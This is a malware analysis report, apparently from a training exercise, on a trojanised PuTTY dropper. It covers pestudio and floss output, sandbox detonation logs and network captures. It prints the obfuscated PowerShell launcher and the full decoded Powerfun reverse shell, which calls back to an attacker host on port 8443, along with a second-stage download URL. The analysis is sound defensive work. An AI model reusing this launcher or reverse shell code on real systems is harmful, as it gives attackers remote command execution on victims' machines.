

Malware Analysis Report

S-P File Dropper

Nov 2022

TRAINING

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Executive Summary


SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
-------------	--

S-P is a file dropper malware sample first identified on November 10, 2022. VirusTotal scored this sample 60/72 malicious. It is a 32-bit HTML-compiled dropper embedded into known FOSS product PuTTY that executes a built-in PowerShell script on the Windows operating system. Symptoms of infection include brief PowerShell popups on the endpoint at detonation, and an executable named "SearchProcessHost.exe" appearing in the %APPDATA% directory.

YARA signature rules are attached in Appendix A.

Basic Static Analysis

VirusTotal results:



Community feedback indicates the use of Shellter, a dynamic shellcode injection tool aka dynamic PE infector. It can be used to inject shellcode into 32-bit native Windows applications. The shellcode can be something yours or something generated through a framework, such as Metasploit. Shellter takes advantage of the original structure of the PE file and doesn't apply any modification, which could explain why the PuTTY client retains functionality.

Indicators via pestudio:

Version information misspells name of actual PuTTY appliance author

rich-header (n/a)	file-type	executable
file-header (Jul.2021)	date	empty
optional-header (GUI)	language	English-UK
directories (4)	code-page	Unicode UTF-16, little endian
sections (file)	CompanyName	imon Tatham
libraries (count)		
imports (count)		
exports (n/a)		
tls-callbacks (n/a)		
resources (Compiled-HTML) *		
strings (size)		
debug (n/a)		
manifest (PuTTY)		
version (imon Tatham)		

Floss returned multiple warnings during the strings parse:

```
C:\Users\hushy\Desktop
λ floss -n 6 putty.exe > putty-strings.txt
WARNING:vivisect.base:_cb_opcode(0x48fcd0): LOCATION ALREADY EXISTS: loc: 'PTR: 0x0048fabb'
WARNING:vivisect.base:_cb_opcode(0x48fcd5): LOCATION ALREADY EXISTS: loc: 'PTR: 0x0048fb05'
WARNING:envi.codeflow:parseOpcode error at 0x0049b851 (addCodeFlow(0x49b760)): InvalidInstruction("'\xfffff01000000fef
fffff0100000011' at 0x49b851",)
WARNING:envi.codeflow:parseOpcode error at 0x00444949 (addCodeFlow(0x444914)): InvalidInstruction("'\0f38cbf5660f70c00
e0f38cbee660f38' at 0x444949L",)
WARNING:envi.codeflow:parseOpcode error at 0x00446260 (addCodeFlow(0x446231)): InvalidInstruction("'\0f3acce00660f380
0d660f6fe10f38' at 0x446260L",)
WARNING:vivisect.base:_cb_opcode(0x4766b6): LOCATION ALREADY EXISTS: loc: 'cccccccccccccccccccc'
WARNING:vivisect.base:_cb_opcode(0x4419ca): LOCATION ALREADY EXISTS: loc: 'PTR: 0x004a79bd'
WARNING:envi.codeflow:parseOpcode error at 0x004793a2 (addCodeFlow(0x479260)): InvalidInstruction("'\660f3a20c60f660f7
3d8014b740985f6' at 0x4793a2L",)
WARNING:vivisect.base:_cb_opcode(0x4419cf): LOCATION ALREADY EXISTS: loc: 'PTR: 0x004a756e'
WARNING:envi:i386RegOper needs to implement getOperAddr!
```

Two sections identified as executables in pestudio, and the second one has self-modifying capabilities:

property	value	value
name	.text	.text
md5	53D53E5EF7971DFA93A09C7...	1D0EC91EBDBDEE96A6F1B5...
entropy	6.621	6.234
file-ratio (99.93%)	39.76 %	0.13 %
raw-address	0x00000400	0x0011BA00
raw-size (1544192 bytes)	0x00096000 (614400 bytes)	0x00000800 (2048 bytes)
virtual-address	0x00401000	0x00522000
virtual-size (1555239 bytes)	0x00095F6D (614253 bytes)	0x00000737 (1847 bytes)
entry-point	-	0x00122000
characteristics	0x60000020	0xE0000020
writable	-	x
executable	x	x
shareable	-	-
discardable	-	-
initialized-data	-	-
uninitialized-data	-	-
unreadable	-	-
self-modifying	-	x
virtualized	-	-
file	-	-

signature: Compiled-HTML, location: .rsrc, offset: 0x00121F43, size: 325542

Offset to second executable header:

pFile	Data	Description
00000028	0000	Reserved
0000002A	0000	Reserved
0000002C	0000	Reserved
0000002E	0000	Reserved
00000030	0000	Reserved
00000032	0000	Reserved
00000034	0000	Reserved
00000036	0000	Reserved
00000038	0000	Reserved
0000003A	0000	Reserved
0000003C	00000078	Offset to New EXE Header

Invalid file checksum and low (suspicious) library count:

indicator (61)	detail	level
The dos-stub message is missing	status: yes	1
The file contains another file	signature: Compiled-HTML, location: .rsrc, offset: 0x...	1
The count of libraries is suspicious	count: 0	1
The count of imports is suspicious	count: 0	1
The file contains a blacklist section	section: .00cfg	1
The location of the entry-point is suspicious	section: .text:0x00122000	1
The file contains self-modifying executable section(s)	status: yes	1
The file contains writable and executable section(s)	count: 1	1
The file references a URL pattern	url: https://www.chiark.greenend.org.uk/~sgtatham...	1
The file references file extensions like a Ransomware Wiper	count: 20	1
The file references a string with a suspicious size	size: 1496 bytes	2
The file references a string with a suspicious size	size: 1585 bytes	2
The manifest identity has been found	name: PuTTY	3
The file checksum is invalid	checksum: 0x00180AA0	3

indicator (61)	detail	level
The file references a group of API	type: dynamic-library, count: 22	3
The file references a group of API	type: cryptography, count: 9	3
The file references a group of API	type: windowing, count: 70	3
The file references a group of API	type: network, count: 33	3
The file references a group of API	type: security, count: 25	3
The file references a group of API	type: reckoning, count: 32	3
The file references a group of API	type: printer, count: 2	3
The file references a group of API	type: obfuscation, count: 2	3
The file references a group of API	type: data-exchange, count: 23	3
The file references a group of API	type: file, count: 43	3
The file references a group of API	type: synchronization, count: 25	3
The file references a group of API	type: keyboard-and-mouse, count: 17	3
The file references a group of API	type: desktop, count: 4	3
The file references a group of API	type: resource, count: 14	3
The file references a group of API	type: execution, count: 49	3
The file references a group of API	type: registry, count: 18	3
The file references a group of API	type: diagnostic, count: 8	3
The file references a group of API	type: console, count: 12	3
The file references a group of API	type: memory, count: 26	3
The file references a group of API	type: exception, count: 6	3
The file references a group of API	type: storage, count: 2	3

indicator (61)	detail	level
The file references a group of hint	type: file, count: 1183	3
The file references a group of hint	type: utility, count: 86	3
The file references a group of hint	type: size, count: 8	3
The file references a group of hint	type: format-string, count: 296	3
The file references a group of hint	type: registry, count: 8	3
The file references a group of hint	type: password, count: 2	3
The file references a group of hint	type: pipe, count: 3	3
The file references a group of hint	type: keyboard, count: 1	3
The file references a group of hint	type: query, count: 8	3
The file references a group of hint	type: base64, count: 9	3
The file references a group of hint	type: url-pattern, count: 1	3
The file references a group of hint	type: rtti, count: 15	3
The file references string(s)	type: blacklist, count: 158	4
The file references string(s)	type: whitelist, count: 158	4
The file contains a rich-header	status: no	4
The file uses Control Flow Guard (CFG) as software security ...	status: no	4
The file opts for Data Execution Prevention (DEP) as softwar...	status: yes	4
The file opts for Address Space Layout Randomization (ASL...	status: no	4
The file contains a Manifest	status: yes	4
The file opts for Stack Buffer Overrun Detection (GS) as soft...	status: no	4
The file contains a digital Certificate	status: no	4

02500000 (calculated) 02501.00 2021

Encoded argument from embedded PowerShell script in 2nd Section (via preview & pestudio):

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.
StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/
UWECA51W227jNhB991cMXHUtIRbhdAESCLePVSgYdDNVZu82AYCE2NYzUyqZKUL0j87yUlyPLjBntUL7aGczlz5kL9AGO
xQbkoOIRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4Tfu4S30WZYi19B57IB5vA2DC/iCm/Dr/
G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZR4WlZ4EFrLMV2R55pGHLLUut29g3EvE6t8wjl+ZhKuvKr/
9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QHlZ2pW2Wkko/
ofzChNyZ/ytiWysFe0CtyITlN05j9suHDz+dGhKlQdQ2rotcnroSXbT0Roxhro3Dqhx+BwX/GlyJa5QKTxEfXLDK/
hlyAOWCdeecF2pImJC5kFRj+U7zPEsZtUujmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/
Ab4FXhKty2ibquTi3USMvX7ewV4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y
+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfyPD72pxq3miBnIrGTcH4
+iqPr68DW4JpV8bu3pqXfRLX7JF5iloEsODfaYBgqLgnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/
c/wx8pk0KJhYbIUWJjgJGNaDUVSDQB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxcGJewG7cvyAHn27HWVp+FvKJsaTBXTiHl33UaDww7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/
PKRvYqI3jqFn6lyiuBFVOWdkTPXSSHsfe/
+7dJtlmqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcwPiYtk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsr
cy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmphRusv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIPR+8hOCi/
WIGf9s5naT/1D6Nm++OTrtVTgantvmcFwp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kf8i/
mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Base64-decoded and Gunzip'd output (via CyberChef) reveals reverse shell capabilities:

Powerfun - Written by Ben Turner & Dave Hardy

```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object
            System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }
    }
}
```

```

$stream = $client.GetStream()

if ($Sslcon -eq "true")
{
    $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
    $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
    $stream = $sslStream
}

[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " +
$env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights
reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module)| Invoke-Expression
    }
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
$listener.Stop()
}

powerfun -Command reverse -Sslcon true

```

Variables and API calls in the Main Function reveal additional host and network IOCs:


Graph (main)

```
int main (int argc, char **argv, char **envp);

[0x00401080]
349: int main (int argc, char **argv, char **envp);
; var HANDLE hObject @ esp+0x8
; var int32_t var_4h_3 @ esp+0x28
; var int32_t var_1ch @ esp+0x48
; var int32_t var_4h @ esp+0x54
; var int32_t var_60h_2 @ esp+0x90
; var int32_t var_60h @ esp+0x9c
; var int32_t var_270h @ esp+0x298
; var int32_t var_67ch_2 @ esp+0x67c
; var int32_t var_67ch_3 @ esp+0x688
; var int32_t var_67ch @ esp+0x6e0
push ebp
mov ebp, esp
and esp, 0xffffffff
sub esp, 0x680
mov eax, dword [0x404004]
xor eax, esp
mov dword [var_67ch], eax
push 0
push 0
push 0
push 0
push str.Mozilla_5.0 ; 0x403288
call dword [InternetOpenW] ; 0x403070
lea ecx, [esp]
mov dword [0x404388], eax
mov dword [esp], 0x7d0 ; 2000
mov dword [var_4h], 0
call fcn.004011e0
push 0
push 0
push str.C:\_Users_\Public_Documents_CR433101.dat.exe ; 0x403230
push str.http://ssl_6582datamanager.helpdeskbro.s.local_favicon.ico ; 0x4031b8
push 0
call dword [URLDownloadToFileW] ; 0x4030f4
test eax, eax
jne 0x401142
```


Basic Dynamic Analysis


Initial detonation on FLARE vm (without networking) yields a flash of blue screen before rendering the PuTTY user interface. Procmon captures hundreds of changes to the Windows Registry (including some buffer overflow conditions), file actions (including creation, mapping, and lock), and references to PowerShell:



Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:51:...	putty.exe	4984	Process Start		SUCCESS	Parent PID: 4552, ...
12:51:...	putty.exe	4984	Thread Create		SUCCESS	Thread ID: 2060
12:51:...	putty.exe	4984	Load Image	C:\Users\husky\Desktop\putty.exe	SUCCESS	Image Base: 0x400...
12:51:...	putty.exe	4984	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fa...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77a...
12:51:...	putty.exe	4984	CreateFile	C:\Windows\Prefetch\PUTTY.EXE-2B855521.pf	NAME NOT FOUND	Desired Access: G...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session	REPARSE	Desired Access: R...

Showing 1,596 of 157,298 events (1.0%) Backed by virtual memory



Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:51:...	putty.exe	4984	RegCloseKey	HKCU\Control Panel\Desktop\MuiCached	SUCCESS	
12:51:...	putty.exe	4984	RegCloseKey	HKCU	SUCCESS	
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\gdi32.dll	SUCCESS	Image Base: 0x76a...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\win32u.dll	SUCCESS	Image Base: 0x76a...
12:51:...	putty.exe	4984	Thread Create		SUCCESS	Thread ID: 168
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\gdi32full.dll	SUCCESS	Image Base: 0x769...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\msvcrt_win.dll	SUCCESS	Image Base: 0x765...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\ucrtbase.dll	SUCCESS	Image Base: 0x76b...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS	Image Base: 0x772...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\comdlg32.dll	SUCCESS	Image Base: 0x760...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x767...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\combase.dll	SUCCESS	Image Base: 0x760...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\vpert4.dll	SUCCESS	Image Base: 0x75e...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\SHCore.dll	SUCCESS	Image Base: 0x75e...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\shlwapi.dll	SUCCESS	Image Base: 0x772...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\Software\WOW6432Node\Microsoft\Wi...	NAME NOT FOUND	Desired Access: E...
12:51:...	putty.exe	4984	CreateFile	C:\Users\husky\Desktop\putty.exe.Local	NAME NOT FOUND	Desired Access: R...
12:51:...	putty.exe	4984	CreateFile	C:\Windows\WinSxS\x86_microsoft.windows.co...	SUCCESS	Desired Access: E...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\shell32.dll	SUCCESS	Image Base: 0x76c...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\ole32.dll	SUCCESS	Image Base: 0x765...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Image Base: 0x774...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x75f...
12:51:...	putty.exe	4984	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x764...

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	
12:51:...	putty.exe	4984	CreateFileMapp...	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	SyncType: SyncTy...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	Desired Access: R...
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\Win...	BUFFER OVERFL...	Length: 144
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	Type: REG_BINA...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\Cu...	NAME NOT FOUND	Desired Access: Q...
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	
12:51:...	putty.exe	4984	QuerySecurityFile	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	Information: Label
12:51:...	putty.exe	4984	QueryNameInfo...	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	Name: \Windows\...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam...	SUCCESS	Desired Access: All...
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam...	NAME NOT FOUND	Length: 40
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam...	SUCCESS	
12:51:...	putty.exe	4984	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Ses...	REPARSE	Desired Access: Q...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sessio...	NAME NOT FOUND	Desired Access: Q...
12:51:...	putty.exe	4984	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	PID: 692, Comman...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sessio...	REPARSE	Desired Access: Q...

Networked detonation shows PowerShell v1.0 executing the obfuscated code to establish a listener shell bound to port 8443 from bonus2[.]corporatebonusapplication[.]local, as indicated by the de-obfuscated code output shown before in red:

No.	Source	Destination	Protocol	Length	Info
21	192.168.149.131	192.168.149.1	DNS	86	Standard query 0x657f A mozilla.cloudflare-dns.com
30	192.168.149.132	192.168.149.131	DNS	95	Standard query 0x98e3 A geover.prod.do.dsp.mp.microsoft.com
31	192.168.149.131	192.168.149.132	DNS	111	Standard query response 0x98e3 A geover.prod.do.dsp.mp.microsoft.com
46	192.168.149.132	192.168.149.131	DNS	94	Standard query 0x0f8e A kv601.prod.do.dsp.mp.microsoft.com
47	192.168.149.131	192.168.149.132	DNS	110	Standard query response 0x0f8e A kv601.prod.do.dsp.mp.microsoft.com
63	192.168.149.131	192.168.149.1	DNS	99	Standard query 0x3155 A shavar.services.mozilla.com.localdomain
64	192.168.149.131	192.168.149.1	DNS	99	Standard query 0xe7ad AAAA shavar.services.mozilla.com.localdomain
66	192.168.149.132	192.168.149.131	DNS	98	Standard query 0xe699 A bonus2.corporatebonusapplication.local
67	192.168.149.131	192.168.149.132	DNS	114	Standard query response 0xe699 A bonus2.corporatebonusapplication.local
76	192.168.149.131	192.168.149.1	DNS	86	Standard query 0x657f A mozilla.cloudflare-dns.com

Answer RRs: 0	0000 00 0c 29 f7 43 8c 00 0c 29 73 77 8d 08 00 45 00
Authority RRs: 0	0010 00 54 a7 1f 00 00 80 11 e7 20 c0 a8 95 84 c0 a8
Additional RRs: 0	0020 95 83 fb c0 00 35 00 40 b1 1f e6 99 01 00 00 01
Queries	0030 00 00 00 00 00 00 00 06 62 6f 6e 75 73 32 19 63 6f
bonus2.corporatebonusapplication.local: type A, class IN	0040 72 70 6f 72 61 74 65 62 6f 6e 75 73 61 70 70 6c
Name: bonus2.corporatebonusapplication.local	0050 69 63 61 74 69 6f 6e 05 6c 6f 63 61 6c 00 00 01
[Name Length: 38]	0060 00 01
[Label Count: 3]	
Type: A (Host Address) (1)	
Class: IN (0x0001)	
[Response In: 67]	

68	192.168.149.132	192.168.149.131	TCP	66	11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PE
69	192.168.149.131	192.168.149.132	TCP	54	8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
70	192.168.149.132	192.168.149.131	TCP	66	[TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MS
71	192.168.149.131	192.168.149.132	TCP	54	8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
72	192.168.149.132	192.168.149.131	TCP	66	[TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MS
73	192.168.149.131	192.168.149.132	TCP	54	8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
74	192.168.149.132	192.168.149.131	TCP	66	[TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MS
75	192.168.149.131	192.168.149.132	TCP	54	8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Possible Registry modification to gain persistence:

```
bam\State\UserSettings\S-1-5-21-92263848-1541808791-761383138-1001\Device\HarddiskVolume2\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe  
(AUTOSTART!)
```

```
|  
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-92263848-1541808791-  
761383138-1001\Device\HarddiskVolume2\Windows\SysWOW64\WindowsPowerShell  
